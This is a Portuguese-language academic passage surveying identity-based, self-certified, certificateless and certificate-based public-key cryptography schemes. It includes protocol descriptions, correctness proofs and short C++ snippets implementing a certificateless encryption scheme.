Enquanto os esquemas de cifragem fornecem o serviço de confidencialidade, os de assinatura conferem autenticidade e integridade. Em algumas situações, esses três requisitos devem ser assegurados nas mensagens trafegadas. [Zheng 1997] mostrou que mais eficiente do que encadear os algoritmos desses dois esquemas, é compô-los em um único esquema, que foi chamado de cifrassinatura. [Malone-Lee 2002] elaborou um modelo de segurança para esquema de cifrassinatura baseado na identidade e apresentou um protocolo, que foi aprimorado por vários outros trabalhos que vieram na sequência.

Para finalizarmos as construções do modelo, comentaremos a seguir a próxima primitiva importante em criptografia de chave pública, que também ganhou versão neste modelo: acordo de chaves baseado em identidade, IBKA (*Identity Based Key Agreement*).

Esquema de acordo de chaves baseado em identidade

O protocolo de acordo de chave é um dos primitivos fundamentais em criptografia, pois por meio dele é possível usar um canal inseguro para combinar um segredo em comum entre dois ou mais participantes, sem que a chave secreta de cada um seja revelada. O segredo negociado pode dar origem a uma chave de sessão e ser usado em algoritmos de criptografia simétrica, que são bem mais eficientes que os do modelo de chave pública.

Um protocolo de acordo da chaves que ofereça autenticação mútua é chamado de protocolo de acordo de chaves autenticado. No caso do modelo baseado em identidade, a autenticação ocorre implicitamente.

Um esquema IBKA genérico consiste em três fases: **inicializa**, **extrai**, **acordo**. [Mccullagh e Barreto 2004] propõem um esquema eficiente de acordo da chave com autenticação implícita. O esquema se destaca pela possibilidade de instanciamento com ou sem custódia de chaves, sem a necessidade de ter mais passos no seu esquema. O esquema apresentado a seguir é caracterizado pela custódia da chave:

inicializa Dado um parâmetro de segurança, são obtidos dois grupos $\mathbb{G}_1$ e $\mathbb{G}_2$ de ordem prima q, e um emparelhamento bilinear $e : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$. É escolhida uma função hash $H_1 : \{0,1\}^* \rightarrow \mathbb{Z}_q^*$. A *AC* seleciona um gerador P de $\mathbb{G}_1$, escolhe uma chave secreta $s \in \mathbb{Z}_q^*$ e calcula a chave pública como $P_{pub} = sP$. A chave secreta é mantida sob sigilo e os demais parâmetros são distribuídos através de canais autenticados.

extrai A *AC* calcula a chave privada da Alice como $s_{Alice} = (a+s)^{-1}P$, onde $a = H_1(ID_{Alice})$. O valor público da Alice é $Q_{Alice} = (a+s)P$, que pode ser calculado por qualquer usuário como $aP + P_{pub}$. Analogamente, Beto possui valor público $Q_{Beto} = (b+s)P$ e seu segredo é $s_{Beto} = (b+s)^{-1}P$.

acordo O acordo da chave será feito da seguinte forma:

1. Alice escolhe um valor aleatório $x_a \in Z_q^*$, calcula $T_a = x_a Q_{Beto} = x_a(b+s)P$ e envia T_A para Beto.

2. Beto escolhe um valor aleatório $x_b \in Z_q^*$, calcula $T_b = x_b Q_{Alice} = x_b(a+s)P$ e envia T_B para Alice.

3. Alice calcula $K_{AB} = e(T_b, s_{Alice})^{x_a}$; de forma semelhante, Beto calcula $K_{BA} = e(T_a, s_{Beto})^{x_b}$. Se ambos seguirem esse protocolo, calcularão o mesmo segredo compartilhado, pois:

$$\begin{aligned} K_{AB} &= e(T_b, s_{Alice})^{x_a} \\ &= e(x_b(a+s)P, (a+s)^{-1}P)^{x_a} \\ &= e(P,P)^{x_a x_b} \\ &= e(x_a(b+s)P, (b+s)^{-1}P)^{x_b} \\ &= e(T_a, s_{Beto})^{x_b} \\ &= K_{BA} \end{aligned}$$

Avanços importantes

Não é tarefa fácil enumerar todos os avanços relevantes que foram feitos sobre o modelo baseado em identidade, pois muitos trabalhos merecem menção. Entretanto, para finalizarmos esta subseção, pontuamos dois bastante recentes, que nos dão uma noção razoável sobre o atual estágio das pesquisas que tratam dois pontos críticos do modelo baseado em identidade: custódia de chaves e revogação da identidade.

Custódia de chaves é provavelmente uma das mais indesejáveis características no modelo baseado em identidade. Na tentativa de removê-la, [Al-Riyami e Paterson 2003] e [Gentry 2003], acabaram por criar modelos alternativos, que não são baseados em identidade por possuírem outra chave pública. Entretanto, mantendo-se a identidade como único valor de chave pública, a solução mais comum para eliminar a custódia de chaves gira em torno de uma hierarquia de autoridades e de adaptações sobre os esquemas existentes.

Em [Chow 2009], no entanto, é proposta uma nova abordagem para impedir que a autoridade decifre mensagens de seus usuários. Se o texto cifrado embutir uma garantia sobre o anonimato do destinatário, passa a ser proibitivo o custo computacional para que a autoridade tente decifrar as mensagens trafegadas. Chow estendeu o modelo de segurança para IBE de modo a contemplar o anonimato, descreveu um esquema concreto seguro sob esse modelo e propôs uma nova arquitetura para permitir que a emissão da chave secreta seja feita de forma anônima perante a autoridade.

A solução convencional que existe para o problema de revogação de identidade é a concatenação de períodos de validade junto do identificador do usuário, criando identidades como `JoaoSilva-Setembro09`. O problema dessa técnica é a alta carga de trabalho sobre a autoridade, na medida em que aumenta a frequência de renovação de chaves. Em termos computacionais, dizemos que a complexidade da renovação é linear no número de usuários.

No trabalho de [Boldyreva et al. 2008], a identidade é preservada (sem concatenação) e a complexidade de renovação é logarítmica no número de usuários, o que é muito eficiente quando a quantidade de usuários envolvidos é bastante grande.

Aplicações do Modelo Baseado em Identidade

Em [Appenzeller e Lynn 2002] foi proposto um novo protocolo de segurança na camada de rede que permite comunicação autenticada e cifrada entre os nós da rede. Os autores usaram IBE na formulação do protocolo, tornando-o uma **alternativa ao IPSec**. Dentre as vantagens em se usar IBE, podem ser citados o fato de ser desnecessário o processo de *handshaking* inicial e não há troca de certificados para se enviar mensagens cifradas. Neste caso, o remetente simplesmente envia um pacote cifrado com o endereço IP do destinatário.

A importância da **computação em grade** se deve ao aumento expressivo de aplicações que requerem poder computacional e capacidade de armazenamento cada vez maiores. A comunicação segura sobre uma infraestrutura de computação em grade normalmente ocorre sobre uma ICP. Uma forma de aliviar a carga de trabalho, reduzir o tráfego e evitar o armazenamento de certificados digitais é empregar o modelo baseado em identidade, como uma abordagem alternativa em tais ambientes [Lim 2006]. Nesse trabalho, o autor propõe um protocolo de acordo de chaves com autenticação mútua baseado em identidade e indica como viabilizar serviços de delegação e *single sing-on.*

Redes tolerantes a atrasos e desconexões (DTNs) são redes caracterizadas pela conectividade intermitente e que, por algum motivo, são desconectadas, interrompidas ou apresentam um certo atraso na entrega de pacotes. Podem estar em uma área de grande extensão ou até debaixo da água. Nesses tipos de redes, o modelo baseado na identidade pode contribuir na implantação de confidencialidade, conforme [Asokan et al. 2007]. Segundo os autores, a adoção de IBE em DTNs diminui a carga sobre o servidor e os receptores são menos exigidos com relação à conectividade.

Outra aplicação de interesse em que o modelo baseado em identidade tem participação é a **busca em dados cifrados**. Considere sistemas de emails cifrados, em que palavras-chave podem ser pesquisadas por um redirecionador sem que o conteúdo seja revelado. Por exemplo, uma secretária pré-organizando emails de seu diretor por palavras-chave como “urgente” ou “projetoX”. Sem que ela consiga ler o conteúdo dos emails, será capaz de redirecionar as mensagens com tais palavras-chave e priorizá-las. Naturalmente, essa secretária pode ser substituída por um sistema automatizado de filtragem, junto do servidor de emails.

Analogamente, *logs* cifrados podem ser pesquisados por um auditor pré-habilitado a localizar ocorrências relacionadas a palavras específicas. Em [Abdalla et al. 2008] é apresentado um importante trabalho nessa área; uma das contribuições refere-se a uma transformação de um esquema IBE com garantia de anonimato para um esquema seguro de criptografia de chave pública com busca de palavras-chave.

Uma das formas de se implementar autenticação mútua é por meio do uso de **cartões inteligentes**. [Scott et al. 2006] descrevem a implementação de três emparelhamentos bilineares sobre um *smartcard* de 32 bits. Neste artigo, os autores demonstram que os emparelhamentos podem ser calculados com eficiência equivalente à alcançada pelas primitivas criptográficas clássicas.

2.3.3. Criptografia de Chave Pública Autocertificada

Com o objetivo de exemplificarmos o conceito de chave pública autocertificada, vamos descrever um dos protocolos de geração de chaves de [Girault 1991], um que é baseado na assinatura RSA.

Inicialmente, a autoridade seleciona parâmetros RSA, isto é, escolhe n, produto de dois primos p,q. Calcula seu par de chaves: escolhe e relativamente primo a $(p-1)$ e $(q-1)$, e calcula d como inversa de e no módulo $(p-1)(q-1)$. Escolhe g de ordem maximal no grupo multiplicativo $(\mathbb{Z}/n\mathbb{Z})^*$. Os parâmetros n,e,g são tornados públicos e os demais, mantidos em segredo.

Um usuário com identidade I escolhe sua chave secreta s, calcula $v = g^{-s}\ mod\ n$ e entrega v para a autoridade. Por meio de um protocolo de identificação, o usuário deve provar à autoridade que conhece s, sem revelá-lo.

A autoridade, então, calcula e entrega a chave pública:

$$P = (g^{-s} - I)^d\ mod\ n$$

Conforme dissemos na seção 2.2.2, a chave pública autocertificada é calculada em função da identidade do usuário (I) e dos segredos da autoridade e do usuário (no caso acima, respectivamente s e d).

A autoridade alcançará nível 3 de confiança se demonstrar que gera os parâmetros de forma honesta, conforme detalhado em [Saeednia 2003].

Um exemplo de uso da chave autocertificada acima é dado por com um protocolo de acordo de chaves autenticado, proposto em [Girault 1991], que, embora seja vulnerável ao ataque do intermediário, ilustra o princípio de funcionamento da chave autocertificada de forma simples. Considere que os atributos de Alice são (I_A, s_A, P_A) e de Beto, (I_B, s_B, P_B). Ambos negociam uma chave secreta calculando:

$$\text{Alice calcula} \quad (P_B^e + I_B)^{s_A}$$

$$\text{Beto calcula} \quad (P_A^e + I_A)^{s_B}$$

Como $d \cdot e = 1\ \ mod\ (p-1)(q-1)$, pode-se verificar que $P^e + I = g^{-s}\ mod\ n$. Desse modo, os dois cálculos acima são iguais a $g^{-s_A s_B}\ mod\ n$. O protocolo é autenticado, pois Alice tem certeza de que conversa com Beto e vice-versa, sem a necessidade de se conferir certificados.

Uma quantidade considerável de publicações na Ásia, durante as duas últimas décadas, tem como tema a chave pública autocertificada. É possível encontrar propostas de cifragem, cifra autenticada, acordo de chaves, assinatura e assinatura em grupo, só para citar algumas. Praticamente todas são desprovidas de demonstrações formais e, portanto, não devemos considerá-las para uso prático.

Talvez boa parte desses trabalhos tenha sido motivada pelo forte potencial de **aplicação** do conceito. Em [Petersen e Horster 1997], são relatados os seguintes usos para chave pública autocertificada, com vantagens sobre o modelo convencional de certificados digitais:

- Delegação do poder de decifrar ou assinar;
- Delegação de direitos;
- Votação eletrônica;
- Dinheiro eletrônico;
- Acordo não-interativo de chaves de sessão, com autenticação.

Na ocasião da publicação de [Petersen e Horster 1997] ainda não eram conhecidas as aplicações de emparelhamentos bilineares, que hoje são base de soluções mais eficientes (e demonstravelmente seguras) para os usos acima. Entretanto, vale citarmos as ideias principais que esses autores relatam para aplicação da chave pública autocertificada, pois essas ideias são de alguma forma retomadas ou reaproveitadas em trabalhos posteriores.

Para os casos de delegação de assinatura ou de decifragem, os protocolos de geração de chaves autocertificadas são adaptados para serem executados entre o usuário principal e aquele para quem é delegado algum poder. O "procurador" calcula seu par de chaves por meio do protocolo interativo com o emissor da "procuração". A delegação de direitos ocorre dentro de um contexto de hierarquia de autoridades; cada nó da hierarquia pode ser associado a um privilégio, que é concedido àqueles que forem previamente autorizados, por meio da emissão de chaves autocertificadas.

As aplicações de votação e dinheiro eletrônicos citadas em [Petersen e Horster 1997], se baseiam num protocolo de geração de chave pública autocertificada para um pseudônimo (em vez da identidade). O pseudônimo garante o anonimato e o sigilo do voto ou do uso de um dinheiro emitido, mas, ao mesmo tempo, oferece algum nível de rastreabilidade, por exemplo para assegurar que cada eleitor vote uma única vez, ou para que num caso de extorsão o banco e uma entidade de confiança dentro do sistema possam, em conjunto, rastrear as movimentações fraudulentas.

O acordo de chaves com autenticação de [Petersen e Horster 1997] permite que as chaves públicas autocertificadas deem origem a novos pares de chaves, recalculados pelos próprios usuários sem necessidade de interação com a autoridade. Esses pares de chaves são usados no cálculo de chaves de sessão, em protocolo com autenticação implicitamente verificada. Mais precisamente falando, cada usuário divulga um valor de testemunho (em vez da própria chave pública); a partir de um testemunho, da identidade e dos parâmetros públicos, qualquer usuário pode recalcular a chave pública autocertificada. Quando o valor de testemunho é combinado com um período de tempo ou a um número de sessão, por exemplo, é possível realizar uma negociação não interativa de chaves de sessão.

Variações e Mais Aplicações

Quando tentamos isolar os trabalhos relacionados ao de [Girault 1991] que apresentam formalizações conceituais e/ou demonstrações de segurança, encontramos variantes do conceito original que não podem ser enquadrados dentro do modelo de chave pública autocertificada, porém mantêm algum aspecto da autocertificação.

Uma primeira variante é a assinatura autocertificada, que pressupõe a existência de uma ICP convencional. Ou seja, todo usuário tem um par de chaves calculado da forma tradicional e obtém um certificado digital para a chave pública. Esse certificado, entretanto, é distribuído de uma forma diferenciada, para otimizar as operações de verificação de assinatura.

No modelo convencional com ICP, a verificação de uma única assinatura sobre um documento acaba levando a dois procedimentos de verificação: primeiro é necessário verificar a assinatura da autoridade sobre o certificado; sendo esta válida, é extraída a chave pública do usuário para se conferir a assinatura do documento em questão. O esquema de assinatura proposto em [Lee e Kim 2002] evita essa verificação dupla. A partir do valor de assinatura do certificado obtido da autoridade, o usuário calcula um par de chaves para assinatura (pode opcionalmente ser diferente para cada documento assinado). A nova chave pública calculada é autocertificada. A assinatura a ser transmitida consiste dos dados do certificado e de um testemunho, a partir do qual é recalculada a chave pública para verificação da assinatura.

Em [Shao 2007], outro esquema de assinatura autocertificada é proposto. O autor estabelece que parte do valor da assinatura do certificado deve ser secreto e obtém uma variante mais próxima do trabalho de [Al-Riyami e Paterson 2003], de criptografia de chave pública sem certificado.

Também com o objetivo principal de eliminar a dupla verificação de assinaturas em sistemas baseados na infraestrutura de chaves públicas, existe o que a empresa Certicom chama de certificado implícito. Estruturalmente, em nada difere um certificado implícito de um padrão X.509 para chaves públicas; a infraestrutura necessária para ambos é a mesma. No entanto, o valor de assinatura no certificado é usado para qualquer usuário recalcular a chave pública autocertificada. E essa operação de extração do valor da chave pública é mais barato computacionalmente que uma verificação de assinatura (para validar um certificado).

Um exemplo de geração de certificado implícito é descrito em [Brown et al. 2002]. Todos algoritmos associados a essa tecnologia e que são desenvolvidos pela Certicom estão protegidos por uma série de patentes (por exemplo, *US Patent 20090041238*). A linha de produtos *ZigBee Smart Energy* inclui um dispositivo que realiza as funções de uma autoridade certificadora, emitindo certificados implícitos sobre curvas elípticas ECQV (Qu-Vanstone) para dispositivos com limitação de recursos (de armazenamento, de banda ou computacionais).

Outro uso menos esperado da chave autocertificada também se deu dentro do modelo com certificados. Uma dificuldade existente em sistemas com criptografia de chave pública é a validação da segurança de esquemas demonstravelmente seguros, quando implementados em conjunto com outras operações. Pode acontecer, por exemplo, um protocolo de assinatura com segurança demonstrável não ter garantia de segurança quando usado dentro de uma ICP. No trabalho de [Boldyreva et al. 2007], os modelos de segurança para esquemas de cifragem e de assinatura incluem as várias operações que acontecem dentro de uma infraestrutura de chaves públicas. Os autores propuseram dois protocolos demonstrados seguros nesse modelo. Na prática, esses protocolos oferecem maior garantia de segurança em implementações reais, pois o modelo de adversários é mais

amplo. E um dos pontos chave desse trabalho é o emprego da certificação implícita.

2.3.4. Criptografia de Chave Pública sem Certificados

Quando o modelo sem certificados foi proposto em [Al-Riyami e Paterson 2003], os autores apresentaram definições formais de um esquema de cifragem CLE (*Certificateless Encryption*), definiram um modelo de segurança extremamente forte e construíram um esquema concreto que cumpre todos os requisitos definidos.

Na sequência, surgiram várias outras propostas, muitas das quais demonstradas seguras sob um modelo de segurança aparentemente mais realista, embora mais fraco que o original. Até hoje os pesquisadores questionam se o poder dado ao adversário no modelo de segurança proposto inicialmente é demasiado forte ou não. Ninguém conseguiu apontar uma aplicação real em que o modelo se aplica na totalidade, mas, por outro lado, como já existem protocolos que atendem um grau de segurança maior, há quem os prefira, apesar deles serem um pouco menos eficientes.

Não replicaremos aqui as formalizações sobre o modelo sem certificados e referenciamos o leitor à excelente pesquisa feita por [Dent 2008], onde há também um levantamento de vários protocolos de cifragem e uma discussão sobre os modelos de segurança.

Para ilustrar o funcionamento da cifragem no modelo sem certificados, listamos o esquema de [Goya 2006] que é simples o bastante, pois envolve menos parâmetros e cifra mais curta que o de [Al-Riyami e Paterson 2003]. O esquema foi demonstrado seguro sob o modelo enfraquecido. Os códigos 1 a 3 referem-se a trechos do esquema a seguir, implementados em MIRACL.

inicializa Dado um parâmetro de segurança k, inteiros n e k_0, com $0 < k_0 < n$, AC:

1. Gera dois grupos $\mathbb{G}_1$ e $\mathbb{G}_2$ de ordem prima $q > 2^k$ e um emparelhamento bilinear $e : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$. Escolhe aleatoriamente um gerador $Q \in \mathbb{G}_1^*$.
2. Escolhe aleatoriamente $s \in \mathbb{Z}_q^*$ e calcular $Q_o := sQ$.
3. Escolhe três funções de *hash*
   $H_1 : \{0,1\}^* \rightarrow \mathbb{G}_1^*$
   $H_2 : \mathbb{G}_1 \times \mathbb{G}_2 \times \mathbb{G}_1 \rightarrow \{0,1\}^n$
   $H_3 : \{0,1\}^{n-k_0} \times \{0,1\}^{k_0} \rightarrow \mathbb{Z}_q^*$
4. Define:
   $\mathscr{M} = \{0,1\}^{n-k_0}$, como espaço de mensagens;
   $\mathscr{C} = \mathbb{G}_1^* \times \{0,1\}^n$, como espaço de textos cifrados;
   s, como chave-mestra do sistema;
   params $:= \langle q, \mathbb{G}_1, \mathbb{G}_2, e, n, k_0, Q, Q_o, H_1, H_2, H_3 \rangle$, como parâmetros do sistema.

extrai Dados um identificador $ID_A \in \{0,1\}^*$, params e a chave-mestra s:

1. Calcular $Q_A := H_1(ID_A)$.

2. Entrega para entidade A a chave secreta parcial $d_A := sQ_A$.

publica Dado params, a entidade A escolhe um valor aleatório $s_A \in \mathbb{Z}_q^*$ outra chave secreta parcial e calcula sua chave pública $P_A := s_A Q$. A.

cifrar Dados um texto $m \in \mathscr{M}$, uma identidade ID_A, params e a chave pública P_A:

1. Escolher aleatoriamente $\sigma \in \{0,1\}^{k_0}$
2. Calcular
   $r := H_3(m, \sigma)$
   $Q_A := H_1(ID_A)$
   $g^r := e(Q_o, Q_A)^r$
   $f := rP_A$
3. Devolver o texto cifrado $C = \langle rQ, (m \parallel \sigma) \oplus H_2(rQ, g^r, f) \rangle$.

decifra Dados $C = \langle U, V \rangle \in \mathscr{C}$ e os valores secretos d_A e s_A:

1. Calcular
   $g' := e(U, d_A)$
   $f' := s_A U$
   $(m \parallel \sigma) := V \oplus H_2(U, g', f')$
2. Desmembrar $(m \parallel \sigma)$ e calcular $r := H_3(m, \sigma)$
3. Se $U := rQ$, devolver a mensagem m, senão C é rejeitado.

Código 1 - Gerar chaves para a entidade A

```
// Executado pelo usuario:
// sA (gerar valor secreto)
sA = rand(BITS_RANDOM,2);

// PA (calcular chave publica)
PA = Q;
PA *= sA;
```

```
// Executado pela autoridade:
QA = H1("A");

// dA (chave secreta parcial)
dA = QA;
dA *= s;
```

Evolução do Modelo

Vamos pontuar os trabalhos mais significativos que marcaram a evolução do modelo de criptografia de chave pública sem certificados. Citaremos primeiramente os esquemas que contemplam o sigilo; os de assinatura são descritos posteriormente.

Código 2 - Cifrar para a entidade A

```
// m pertencente a M
str = MENSAGEM;
m = (char *) str.c_str();

// Escolher aleatorio o (sigma)
o = rand(TAM_k0_BITS,2);

r = H3(m,o);

// g = e(Q0,QA)^r
g = tate(Q0,QA);
g = pow(g,r);

// f = r PA
f = PA;
f *= r;

// Obter texto cifrado c=<U,V>
// u = rQ;
u = Q;
u *=r;

// v = m.o XOR H2(g, U, f)
v1 = concatena(m,o);
v = H2(g,u,f);
v = XOR(v,v1);
```

Código 3 - Decifrar pela entidade A

```
// Obter g' e f'
g1 = tate(u,dA);
f1 = u;
f1 *= sA;

// (m.o) = v XOR H2(g1,u,f1)
mo = H2(g1,u,f1);
mo = XOR(mo,v);

// Separar m e o
m = Get_m(mo);
o = Get_o(mo);

r1 = H3(m,o);

P1_aux = Q;
P1_aux *= r1;

if (P1_aux == u)
{
    cout << "Texto: " << m;
}else
{
    cout << "Erro rQ != U \n";
}
```

Dentre os protocolos de maior eficiência computacional para cifragem, podemos citar os de [Libert e Quisquater 2006] e de [Cheng et al. 2007]. Ambos usam o modelo de oráculos aleatórios para demonstrar a segurança de construções genéricas de CLE e dos esquemas concretos propostos. O primeiro desses usa como hipótese um problema computacional pior que o segundo, porém adota o modelo de adversários mais forte (ao contrário do último).

No contraponto da maior eficiência computacional, encontram-se os esquemas de maior segurança, demonstrados no modelo padrão (sem oráculos aleatórios), e sob o modelo mais forte de adversários. Dentro desse nicho, o trabalho [Dent et al. 2008] é a melhor referência que se tem até o momento.

Embora a esmagadora maioria das propostas envolva emparelhamentos bilineares, não é obrigatória tal técnica para que seja viável o modelo sem certificados. Em [Sun et al. 2007], há um exemplo de esquema de cifragem sem emparelhamentos. Os autores melhoram uma versão anterior, [Baek et al. 2005], entretanto preservam uma grande

quantidade de exponenciações. Em termos de eficiência, esse esquema é superado por muitos outros que são baseados em emparelhamentos. Só para se ter uma ideia, a versão mais antiga é comparada com esquemas de cifrassinatura em [Barreto et al. 2008] e perde em várias ocasiões (isto é, mesmo apenas cifrando, o esquema sem emparelhamento é mais lento que alguns esquemas que cifram e assinam simultaneamente).

Talvez não seja exagero dizer que o calcanhar de Aquiles do modelo sem certificados é o que se convencionou chamar de ***Denial of Decryption*** (DoD). É razoável pensar em uma tal forma de ataque, pois as chaves públicas são distribuídas e não certificadas explicitamente. Se o destinatário (dono da verdadeira chave pública) não conseguir decifrar ou obter uma mensagem diferente da original, o ataque é bem sucedido. No contexto de assinatura, usuários não conseguem validar assinaturas legítimas e sequer podem identificar que o erro está na chave pública e não na assinatura. No caso de implementações que envolvam um repositório centralizado para armazenar as chaves públicas, o ataque DoD terá este nome mais que justificado, se o impostor substituir várias (ou todas) chaves.

A solução delineada em [Liu et al. 2007] para se evitar o DoD envolve o cálculo da chave pública dependentemente da chave parcial secreta. Isso, entretanto, elimina uma das características peculiares do modelo sem certificado, que é a possibilidade de se gerar chaves públicas antes da interação com a autoridade do sistema. A proposta combina CLE e CLS (respectivamente cifragem e assinatura no modelo sem certificado), criando **duas** chaves parciais secretas, uma para CLE e outra para CLS. Portanto, há também duas chaves secretas completas, uma para decifrar e outra para assinar. A chave pública passa a ser um par $< pk, \sigma >$ onde σ é a assinatura do usuário sobre sua própria chave pública pk. Um remetente deve verificar σ antes de cifrar com pk e, assim, DoD é evitado.

Os autores chamaram essa solução de *self-generated certificate PKC*; ela se assemelha a certificados autoassinados em ICPs. Um questionamento que ainda está em aberto é se não é possível outro tipo de solução, pois, na verdade, os autores inseriram uma espécie de certificado (a assinatura, que deve ser verificada e que só pode existir depois de uma interação com a autoridade) em um modelo que, em princípio, é sem certificados.

Um outro aspecto problemático no modelo sem certificados, ainda que em menor escala que o DoD, é o ataque da **autoridade mal intencionada**. O modelo de segurança definido originalmente em [Al-Riyami e Paterson 2003], presume que a autoridade é honesta e segue os protocolos conforme especificados. Em [Au et al. 2007b], no entanto, é apresentada a possibilidade de que a autoridade gere parâmetros desonestamente, de modo a conseguir um atalho para decifrar textos, sem o conhecimento dos usuários.

À exceção de [Libert e Quisquater 2006, Hu et al. 2006], todos os esquemas propostos até o trabalho de [Au et al. 2007b], são vulneráveis a essa autoridade mal intencionada e mesmo os trabalhos mais recentes também o são em grande parte. O esquema de [Dent et al. 2008], por exemplo, falha nesse quesito. [Dent 2008] provou que um esquema CLE construído sob a técnica de [Dodis e Katz 2005] evita esse tipo de ação; uma implementação concreta de esquema de cifragem sob essa técnica pode ser vista em [Chow et al. 2006], cuja proposta tem por objetivo principal o de resolver o problema de **revogação de chaves públicas** no modelo sem certificados. Outro trabalho que trata o problema da autoridade mal intencionada é o de [Hwang et al. 2008], que apresenta um

CLE demonstrado seguro sem oráculos aleatórios.

A propósito do problema de revogação, a solução de [Chow et al. 2006] requer um mediador confiável, a quem a autoridade entrega as chaves parciais secretas, e que se torna capaz de iniciar o processo de decifragem. A cifra parcialmente decifrada é submetida ao destinatário final, que completa a operação com o secreto aleatório. Com esta solução, o mediador deve estar online e disponível sempre que alguém precisar cifrar ou decifrar.

Com relação a **assinaturas** no modelo sem certificados, existem inúmeros trabalhos publicados, muitos porém demonstrados posteriormente inseguros. Um esquema que ainda se mantém seguro é apresentado em [Zhang et al. 2006], que é melhorado em [Hu et al. 2007]. Este último aperfeiçoa alguns aspectos do modelo de segurança para assinatura, mas regride em outro (o oráculo de assinatura sempre responde corretamente, mesmo que o adversário forneça valor inválido de chave secreta). Todas essas propostas se baseiam no modelo do oráculo aleatório.

Em [Liu et al. 2007], há um esquema de assinatura demonstrado seguro no modelo padrão, no entanto requer parâmetros bastante longos.

Vale citar o trabalho de [Zhang e Wang 2008] que, embora tenha usado um modelo mais fraco de adversários, apresentou CLS seguro contra autoridade mal intencionada, não vulnerável ao ataque DoD, que alcança nível 3 de Girault e todas as demonstrações são feitas sob o modelo padrão, sem oráculos aleatórios. Os autores se valem de uma técnica menos usual em CLS: é adotado um protocolo de conhecimento-zero na geração da chave parcial secreta.

Aplicações do Modelo sem Certificado

Um **fluxo criptográfico**, na denominação de [Al-Riyami 2005], é uma sequência de operações criptográficas, como cifrar, autenticar e decifrar, que precisa ser executada numa determinada ordem. No modelo baseado em identidade e no sem certificado, é possível emitir e usar a chave pública antes que a chave secreta completa esteja disponível. O exemplo abaixo ilustra uma aplicação que faz uso dessa característica.

Na maneira tradicional, quando a emissão de um documento depende da aprovação de muitos órgãos, o usuário solicita a aprovação de cada órgão e, com essas autorizações em mãos, é feita uma solicitação ao órgão emissor do documento. Este último verificará a validade de cada autorização para então emitir o documento solicitado.

Com o uso de sistemas sem certificado, é possível ao órgão emissor entregar o documento eletrônico cifrado com a chave pública e identidade do usuário. Cada órgão que deve aprovar o documento entrega ao usuário uma chave parcial privada. Após recolher todas as chaves parciais que compõe a chave secreta completa, o usuário passa a ter acesso ao documento, sem a necessidade de retornar no órgão emissor. Como não há custódia de chaves, o conluio de um ou mais órgãos não permitirá acesso ao documento.

Esse mesmo exemplo poderia ser adotado com software em ambientes sigilosos, onde o acesso ao software só é liberado após conclusão de etapas de autenticação.

As construções genéricas de esquemas sem certificado se valem de uma compo-

sição de esquemas seguros de criptografia de chave pública convencional e baseada em identidade. Isso indica que as aplicações baseadas em identidades podem ser convertidas para o modelo sem certificado, ao custo da necessidade de divulgação das chaves públicas (ou da manutenção de um diretório de chaves) e de um canal seguro para distribuição dos segredos parciais. O modelo sem certificado pode vir a ser uma **ponte** entre sistemas baseados em identidade com os que requerem ICP, em particular, a **ICP-Brasil**.

A possibilidade de renovação da chave pública pelo usuário, sem interação com a autoridade, é uma característica exclusiva do modelo de Al-Riyami e Paterson. Isso pode vir a ser vantagem e ser explorado em alguma aplicação específica. Alguns protocolos com base na chave pública autocertificada apresentam tal propriedade, porém sem garantia de segurança.

2.3.5. Criptografia de Chave Pública Baseada em Certificado

Na ocasião da publicação do trabalho de [Gentry 2003], o autor havia definido apenas a cifragem sob o modelo e estudou como seria a construção num ambiente com várias autoridades em hierarquia. Desde então, surgiram novas propostas de esquemas para cifragem e também apareceram modelos para assinatura no paradigma de Gentry.

Na medida em que novos trabalhos foram apresentados, as formalizações do modelo evoluíram e os algoritmos foram aprimorados, seja com relação ao desempenho computacional, seja na melhoria de algum aspecto de segurança. Vamos citar alguns trabalhos de maior interesse.

Cifragem no Modelo Baseado em Certificado

Para que o leitor possa assimilar a conceituação do modelo discutida na seção 2.2.4, vamos revisar o esquema cifragem baseado em certificado (CBE) de [Gentry 2003], que possui demonstração de segurança contra ataques de texto cifrado escolhido. O esquema é composto de cinco algoritmos, fundamentados em emparelhamento bilinear:

inicializa Dado um parâmetro de segurança k, gera a chave mestra $s \in \mathbb{Z}/q\mathbb{Z}$ e os parâmetros públicos do sistema $\mathsf{params} = \langle q, \mathbb{G}_1, \mathbb{G}_2, e, n, P, P_{pub}, H_1, H_2, H_3, H_4 \rangle$, onde $\mathbb{G}_1$ e $\mathbb{G}_2$ são grupos de ordem prima q, $e : \mathbb{G}_1 \times \mathbb{G}_1 \to \mathbb{G}_2$ é um emparelhamento bilinear admissível, P é gerador de $\mathbb{G}_1$, $P_{pub} = sP$ e H_i são funções de hash, tais que:

$H_1 : \{0,1\}^* \to \mathbb{G}_1^*$

$H_2 : \mathbb{G}_2 \to \{0,1\}^n$

$H_3 : \{0,1\}^n \times \{0,1\}^n \to \mathbb{Z}_q^*$

$H_4 : \{0,1\}^n \to \{0,1\}^n$

O espaço de mensagens é $\mathscr{M} = \{0,1\}^n$. O espaço de textos cifrados é $\mathscr{C} = \mathbb{G}_1^* \times \{0,1\}^n \times \{0,1\}^n$.

A entidade A escolhe aleatoriamente sua chave secreta $t_A \in \mathbb{Z}_q^*$ e calcula sua chave pública $N_A = t_A P$, como no modelo convencional.

certifica A identificação do usuário A é A_{info}, que combina um identificador $ID_A \in \{0,1\}^*$, com N_A. A autoridade calcula $P_A = H_1(P_{pub}, i, A_{info})$, para um período i. O certificado $Cert_A = sP_A$ é enviado à entidade A, que calcula sua chave de decifragem (válida para o período i): $S_A = Cert_A + t_A P'_A$, onde $P'_A = H_1(A_{info})$.

cifra Dados um texto $m \in \mathscr{M}$, um identificador A_{info}, um período de tempo i e params:

Calcular o texto cifrado $\langle rP, \sigma \oplus H_2\left(\left(e(P_{pub}, P_A)e(N_A, P'_A)\right)^r\right), m \oplus H_4(\sigma)\rangle$, onde $r = H_3(m, \sigma)$, para $\sigma \in \{0,1\}^n$, escolhido aleatoriamente, e P_A e P'_A são calculados como em **certifica**.

decifra Dados $C = \langle U, V, W\rangle \in \mathscr{C}$, a chave secreta S_A e params:

Calcular $V \oplus H_2(e(S_A, U)) = \sigma$ e $W \oplus H_4(\sigma) = m$. Com $r = H_3(\sigma, m)$, verificar se $U = rP$. Se for, m é a resposta, senão C é rejeitado.

Gentry adotou a assinatura agregada do esquema baseado em identidade de [Boneh et al. 2003], para usar como chave de decifragem: o valor de assinatura S_A agrega os segredos da autoridade e do usuário, permitindo a correta inversão da operação criptográfica.

